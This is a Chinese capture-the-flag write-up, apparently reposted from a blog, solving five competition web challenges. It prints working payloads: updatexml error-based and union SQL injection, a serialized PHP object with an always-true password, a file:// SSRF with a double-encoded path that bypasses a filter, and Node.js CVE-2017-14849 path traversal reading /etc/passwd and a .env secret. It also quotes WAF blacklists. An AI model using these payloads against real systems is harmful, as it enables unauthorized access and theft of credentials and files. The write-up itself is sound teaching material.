

网络安全管理职业技能竞赛Web writeup_合天网安学院-程序员宝宝 - 程序员宝宝

网络安全管理职业技能竞赛 Web writeup_合天网安学院 - 程序员宝宝

技术标签: [ext](#) [CTF](#) [nagios](#) [ado.net](#) [sdl](#) [openssh](#)

如果你也想练习 CTF, 请点击[CTF 实验室](#)

Web


0x01 easy_sql

一开始看到是 easysql, 那就先上 sqlmap 跑跑看, 跑出了数据库名 security 以及若干表名

```
[14:00:42] [INFO] Retrieved: users
Database: security
[5 tables]
+-----+
| emails |
| flag   |
| referers |
| uagents |
| users  |
+-----+
```

继续跑 flag, 结果没跑出来, 最后还是上手工了。

测试输入一个单引号, 页面无反应, 但是在源码中发现了又报错信息



```
erver version for the right syntax to use near 'bbbb') LIMIT 0,1' at line 1</fo
```

接着用单引号和括号闭合, 报错注入, 之后想了一下, 为什么页面没有回显呢, 原来是因为错误信息居然显示白色, 前期被骗了很久, 用鼠标描一下即可看到。

```
1 | uname=aaa') or updatexml(1,concat(0x7e,mid((select * from
   | flag),1,25)),1)%23&passwd=bbbb
```

Username :

Password :

Submit

XPATH syntax error: '~flag{c7651cb673c911ee8f99}'

```
1 | 'uname=aaa') OR updatexml(1,concat(0x7e,mid((select * from
   | flag),23,50)),1)%23&passwd=bbbb
```

PATH syntax error: '~f9977094a220f17}'

查看器

控制台

调试器

内存

网络

{ } 样式编辑器

性能

存储

无障碍环境

HackBar

应用程序

ncryption

Encoding

SQL

XSS

Other

Contrib

Load URL

Split URL

Execute

http://124.71.148.26:30022/

☒ Post data
 ☐ Referer
 ☐ User Agent
 ☐ Cookies
 [Clear All](#)

name=aaa') OR updatexml(1,concat(0x7e,mid((select * from flag),23,50)),1)%23&passwd=bbbb

0x02 ezsql

开局一个输入框

为了防止注入我特意加了验证码

LOGIN

QGKZ

[查看HINT](#) [重置验证码](#)

Copyright © 2020 CTF

查看 hint 得到源码

```
1      //a "part" of the source code here
2
3      function sqlWaf($s)
4      {
5          $filter =
6          '/xml|extractvalue|regexp|copy|read|file|select|between|from|where|create|grand|dir
7          |insert|link|substr|mid|server|drop|=|>|<|;|\"|\\^|\\|\\ \\' /i';
8          if (preg_match($filter,$s))
9              return False;
10             return True;
11         }
12
13         if (isset($_POST['username']) && isset($_POST['password'])) {
14
15             if (!isset($_SESSION['VerifyCode']))
16                 die("?");
17
18             $username = strval($_POST['username']);
19             $password = strval($_POST['password']);
20
21             if ( !sqlWaf($password) )
22                 alertMes('damn hacker' , './index.php");
23
24             $sql = "SELECT * FROM users WHERE username='{$username}' AND password=
25             '{$password}'";
26             // password format: /[A-Za-z0-9]/
27             $result = $conn->query($sql);
```

```

25     if ($result->num_rows > 0) {
26         $row = $result->fetch_assoc();
27         if ( $row['username'] === 'admin' && $row['password'] )
28         {
29             if ($row['password'] == $password)
30             {
31                 $message = $FLAG;
32             } else {
33                 $message = "username or password wrong, are you admin?";
34             }
35         } else {
36             $message = "wrong user";
37         }
38     } else {
39         $message = "user not exist or wrong password";
40     }
41 }
42 ?>

```

password 被过滤了, username 没有过滤, 使用联合查询, 构造 username 和 password 返回 admin 即可

```
1 username=admin1'+union+select+'admin','admin','admin'%23&password=admin&captcha=LS0K
```

The screenshot shows a web browser window. The left pane displays the HTTP request details for a POST request to /index.php. The request body contains the payload: `username=admin1'+union+select+'admin','admin','admin'%23&password=admin&captcha=LS0K`. The right pane shows the rendered HTML page, which includes a message: "WAF info: your ip status has been changed, you are dangrous." (Note the typo 'dangrous').

0x03 warmup

下载源码开始审计, 在 index.php 中发现了 unserialize, 估计是考察反序列化的利用了

```

1 ...
2 if (isset($_COOKIE['last_login_info'])) {
3     $last_login_info = unserialize(base64_decode($_COOKIE['last_login_info']));
4     try {
5         if (is_array($last_login_info) && $last_login_info['ip'] !=
$_SERVER['REMOTE_ADDR']) {
6             die('WAF info: your ip status has been changed, you are dangrous.');
7         }
8     } catch(Exception $e) {
9         die('Error');
10    }
11 } else {
12     $cookie = base64_encode(serialize(array('ip' => $_SERVER['REMOTE_ADDR'])));
13     setcookie('last_login_info', $cookie, time() + (86400 * 30));
14 }
15 ...

```

```
1      include 'flag.php';
2
3      class SQL {
4          public $table = '';
5          public $username = '';
6          public $password = '';
7          public $conn;
8          public function __construct() {
9          }
10
11         public function connect() {
12             $this->conn = new mysqli("localhost", "xxxxx", "xxxx", "xxxx");
13         }
14
15         public function check_login(){
16             $result = $this->query();
17             if ($result === false) {
18                 die("database error, please check your input");
19             }
20             $row = $result->fetch_assoc();
21             if($row === NULL){
22                 die("username or password incorrect!");
23             }else if($row['username'] === 'admin'){
24                 $flag = file_get_contents('flag.php');
25                 echo "welcome, admin! this is your flag -> ".$flag;
26             }else{
27                 echo "welcome! but you are not admin";
28             }
29             $result->free();
30         }
31
32         public function query() {
33             $this->waf();
34             return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username.'" and password='".$this->password.'"");
35         }
36
37         public function waf(){
38             $blacklist = ["union", "join", "!", "\'", "#", "$", "%", "&", ".",
39                 "/", ":", ";", "^", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\\"", "]" ,
40                 "*", "+", "-"];
41             foreach ($blacklist as $value) {
42                 if(strpos($this->table, $value)){
43                     die('bad hacker,go out!');
44                 }
45             }
46             foreach ($blacklist as $value) {
47                 if(strpos($this->username, $value)){
48                     die('bad hacker,go out!');
49                 }
50             }
51             foreach ($blacklist as $value) {
52                 if(strpos($this->password, $value)){
53                     die('bad hacker,go out!');
```

```

52         }
53     }
54 }
55
56 public function __wakeup(){
57     if (!isset ($this->conn)) {
58         $this->connect ();
59     }
60     if($this->table){
61         $this->waf();
62     }
63     $this->check_login();
64     $this->conn->close();
65 }
66
67 }
68 ?>

```

可以看到在 check_login 中, 有个 flag 的输出点, 前提是我们需要伪造成 admin 用户

```

public function check_login(){
    $result = $this->query();
    if ($result === false) {
        die("database error, please check your input");
    }
    $row = $result->fetch_assoc();
    if($row === NULL){
        die("username or password incorrect!");
    }else if($row['username'] === 'admin'){
        $flag = file_get_contents('flag.php');
        echo "welcome, admin! this is your flag -> ".$flag;
    }else{
        echo "welcome! but you are not admin";
    }
    $result->free();
}

```

继续往下看, 有个执行 SQL 语句的地方

```

public function query() {
    $this->waf();
    return $this->conn->query ("select username,password from ".$this->table." where username='".$this->username.'" and password='".$this->password.'"");
}

public function waf(){
    $blacklist = ["union", "join", "|", "\"", "(", ")", "$", "%", "&", ".", "/", ":", ";", "A", "_", " ", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]", " ",
    foreach ($blacklist as $value) {
        if(strpos($this->table, $value)){

```

```

1 public function query() {
2     $this->waf();
3     return $this->conn->query ("select username,password from ".$this->table."
4     where username='".$this->username.'" and password='".$this->password.'"");
5 }

```

下面还有个 waf, 看了一下, 发现我们需要构造的万能密码所用到的字符不会被 ban

```

1 $blacklist = ["union", "join", "!", "\", "#", "$", "%", "&", ".", "/", ":", ";",
2   "^\", "_", "`", "{", "|", "}", "<", ">", "?", "@", "[", "\\", "]" , "*", "+", "-"];
3   foreach ($blacklist as $value) {
4       if(strripos($this->table, $value)){
5           die('bad hacker,go out!');
6       }
    }

```

所以这里我们可以利用 SQL 注入来变成 admin 登录, username 改为 admin, password 为 万能密码 a'or'1'='1, 代码如下:

```

1   include "conn.php";
2   $sql = new SQL();
3   $sql->table = "users";
4   $sql->username = "admin";
5   $sql->password = "a'or'1'='1";
6   $a = serialize($sql);
7   echo $a;
8   echo base64_encode ($a);

```


得到

```

1 TzozOiJTUUwiOjQ6e3M6NToidGFibGUiO3M6NToidXNlcnMiO3M6ODoidXNlcn5hbWUiO3M6NToiYWRTaw4i
  O3M6ODoidGFzc3dvcmQiO3M6MTA6ImEnb3InMSc9JzEiO3M6NDoiY29ubii7Tjt9,

```

输入之后获得flag



0x04 ssrfME

访问可以看到有两个输入点, 一个可以输入 url, 一个是验证码

Visit URL

http://127.0.0.1:80/

Captcha: substr(md5(captcha), -6, 6) == "69d46a" [reset](#)

Submit

脚本爆破验证

```

1 <?php
2 for ($i=0; $i < 1000000000; $i++) {
3     $a = substr(md5($i), -6, 6);    if ($a == "d17b5b") {                echo
4     $i;                            break;    }
5 }
6 ?>

```

尝试使用 file 协议读取, 发现读取 / etc/passwd 成功

Content-Type: application/x-www-form-urlencoded
 Content-Length: 36
 Origin: http://124.71.187.100:8079
 Connection: close
 Referer: http://124.71.187.100:8079/
 Cookie: PHPSESSID=c26bf3f695fa36916e10ec515516ebc3
 Upgrade-Insecure-Requests: 1

url=file:///etc/passwd&captcha=29187

```

</div>
<div class="field">
  <button class="ui button submit" type="submit">Submit</button>
</div>
</div>
</form>
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/usr/sbin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
</div>
</body>
</html>

```

读取 / flag, 没成功, 尝试读取 / var/www/html/index.php, 得到源码, 原来是有个 waf 过滤了 flag

```

1 ...
2 if (isset($_POST['url']) && isset($_POST['captcha']) && !empty($_POST['url'])
  && !empty($_POST['captcha']))
3 {
4     $url = $_POST['url'];
5     $captcha = $_POST['captcha'];
6     $is_post = 1;
7     if ( $captcha !== $_SESSION['answer'] )
8     {
9         $die_mess = "wrong captcha";
10        $is_die = 1;
11    }
12
13    if ( preg_match('/flag|proc|log/i', $url) )
14    {
15        $die_mess = "hacker";
16        $is_die = 1;

```



```
17     }
18   }
19   ...
```


file 协议读 flag, 利用两个 url 编码 flag 绕过

```
1 url=file:///253636253663253631253637&captcha=43049
```



0x05 SecretGuess

题目给了源码, 但是不全



在 index.html 中发现了 source, 点击可以看到源码

```
1 const express = require('express');
2 const path = require('path');
3 const env = require('dotenv').config();
```

```

4   const bodyParser = require('body-parser');
5   const crypto = require('crypto');
6   const fs = require('fs')
7   const hbs = require('hbs');
8   const process = require("child_process")
9
10  const app = express();
11
12  app.use('/static', express.static(path.join(__dirname, 'public')));
13  app.use(bodyParser.urlencoded({ extended: false }));
14  app.use(bodyParser.json());
15  app.set('views', path.join(__dirname, "views/"))
16  app.engine('html', hbs.__express)
17  app.set('view engine', 'html')
18
19  app.get('/', (req, res) => {    res.render("index")
20  })
21
22  app.post('/', (req, res) => {    if (req.body.auth && typeof req.body.auth ===
    'string' && crypto.createHash('md5').update(env.parsed.secret).digest('hex') ===
    req.body.auth ) {        res.render("index", {result: process.execSync("echo
    $FLAG")})    } else {        res.render("index", {result: "wrong secret"})    }
23  })
24
25  app.get('/source', (req, res) => {
    res.end(fs.readFileSync(path.join(__dirname, "app.js")))
26  })
27
28  app.listen(80, "0.0.0.0");

```

在给出 dockerfile 中, 文件内容为

```

1  FROM node:8.5
2  COPY ./src /usr/local/app
3  WORKDIR /usr/local/app
4  ENV FLAG=flag{*****}
5  RUN npm i --registry=https://registry.npm.taobao.org
6  EXPOSE 80
7  CMD node /usr/local/app/app.js

```


去搜索相关内容, 发现了可能会存在 CVE-2017-14849 漏洞

Nodejs惊爆重大漏洞 keketebiluodi的博客-CSDN博客

2018年6月15日 近日,国家信息安全漏洞共享平台(CNVD)收录了Node.js反序列化远程代
洞(CNVD-2017-01206,对应 CVE-2017-594)。攻利用漏洞执行远程执行操作系统...

CSDN技术社区 百度快照

Node.js 目录穿越漏洞(CVE-2017-14849) 安徽锋刃科技的...



2020年6月21日 漏洞分析 原因是 Node.js 8.5.0 对目录进行nor
作时出现了逻辑错误,导致向上层跳跃的时候(如../../../../etc/
在中间位置增加foo/...

CSDN技术社区 百度快照


浅谈Node.js CVE-2017-14849 漏洞分析(详细步骤) node.js ...




2017年11月10日 换成我们看的懂的意思就是node.js 8.5.0 到8
的版本会造成目录穿越漏洞,读取任意文件,而漏洞的原因是因为
理和另外的模块不兼容。

脚本之家 百度快照

输入 / static/../../../../a/../../../../etc/passwd, 利用成功




接着去获取 secret, /static/../../../../usr/local/app/.env, 得到
secret=CVE-2017-14849



根据源码中的条件

```
1 if (req.body.auth && typeof req.body.auth === 'string' &&
    crypto.createHash('md5').update(env.parsed.secret).digest('hex') === req.body.auth )
```

我们将 CVE-2017-14849 进行 md5 加密之后提交即可获得 flag,
auth=10523ece56c1d399dae057b3ac1ad733



版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qg_38154820/article/details/109685538

https://www.cxybb.com/article/qg_38154820/109685538